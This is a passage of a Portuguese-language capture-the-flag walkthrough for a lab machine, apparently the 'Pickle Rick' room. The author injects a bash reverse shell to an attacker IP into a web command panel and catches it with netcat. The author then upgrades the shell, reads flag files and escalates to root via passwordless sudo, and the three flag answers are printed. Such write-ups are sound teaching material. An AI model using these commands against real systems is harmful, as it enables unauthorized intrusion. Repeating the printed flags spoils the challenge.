
```
bash -i >& /dev/tcp/10.2.9.130/4444 0>&1
```

Coloquei o netcat para escutar na porta 4444 com o comando **nc -lvp 4444**



```
┌──(renan㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```


E inseri o comando no painel



Command Panel


```
bash -c 'bash -i >& /dev/tcp/10.2.9.130/4444 0>&1'
```

Consegui acesso ao servidor



```
┌──(renan㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
10.201.22.200: inverse host lookup failed: Host name lookup failure
connect to [10.2.9.130] from (UNKNOWN) [10.201.22.200] 43052
bash: cannot set terminal process group (1003): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-201-22-200:/var/www/html$ 
```

Utilizei novamente o comando **cat** para ler a primeira flag



```
Please ask your administrator.
www-data@ip-10-201-22-200:/var/www/html$ bash
bash
ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
```

Depois disso pensei que seria melhor alterar para uma shell interativa com o seguinte comando:


script /dev/null -c bash

Ctrl+z

Stty raw -echo;fg


export TERM=xterm

feito isso, fui ler o arquivo clue.txt




```
www-data@ip-10-201-22-200:/var/www/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@ip-10-201-22-200:/var/www/html$ ^Z
zsh: suspended  nc -lvp 4444

┌──(renan㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvp 4444
                              export TERM=xterm
www-data@ip-10-201-22-200:/var/www/html$ ls
Sup3rS3cretPickl3Ingred.txt  clue.txt    index.html  portal.php
assets                       denied.php  login.php   robots.txt
www-data@ip-10-201-22-200:/var/www/html$ cat clue
cat: clue: No such file or directory
www-data@ip-10-201-22-200:/var/www/html$ cat clue.txt
Look around the file system for the other ingredient.
www-data@ip-10-201-22-200:/var/www/html$ 
```

Pela dica os outros ingredientes estavam em outro file system, fui para pasta home e em seguida para a pasta do usuário rick e consegui a segunda flag




```
www-data@ip-10-201-22-200:/var/www/html$ cd /home
www-data@ip-10-201-22-200:/home$ ls
rick  ubuntu
www-data@ip-10-201-22-200:/home$ cd rick
www-data@ip-10-201-22-200:/home/rick$ ls
'second ingredients'
www-data@ip-10-201-22-200:/home/rick$ cat "second ingredients"
1 jerry tear
www-data@ip-10-201-22-200:/home/rick$ 
```

Pensei em tentar entrar no usuário root, mas não tinha permissão, então usei o comando **sudo -l** para listar os comandos que não precisam de senha root para utilizar e mostrou que nenhum comando precisa de senha então pude fazer a escalação de privilégio para root



```
www-data@ip-10-201-22-200:/home/rick$ cd /root
bash: cd: /root: Permission denied
www-data@ip-10-201-22-200:/home/rick$ sudo -l
Matching Defaults entries for www-data on ip-10-201-22-200:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-201-22-200:
    (ALL) NOPASSWD: ALL
www-data@ip-10-201-22-200:/home/rick$ sudo bash -i
root@ip-10-201-22-200:/home/rick# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-201-22-200:/home/rick# 
```

Então finalmente pude entrar na pasta do root e ler a última flag e finalizar a maquina



```
root@ip-10-201-22-200:/home/rick# cd /root
root@ip-10-201-22-200:~# ls
3rd.txt  snap
root@ip-10-201-22-200:~# cat 3rd.txt
3rd ingredients: fleeb juice
root@ip-10-201-22-200:~# 
```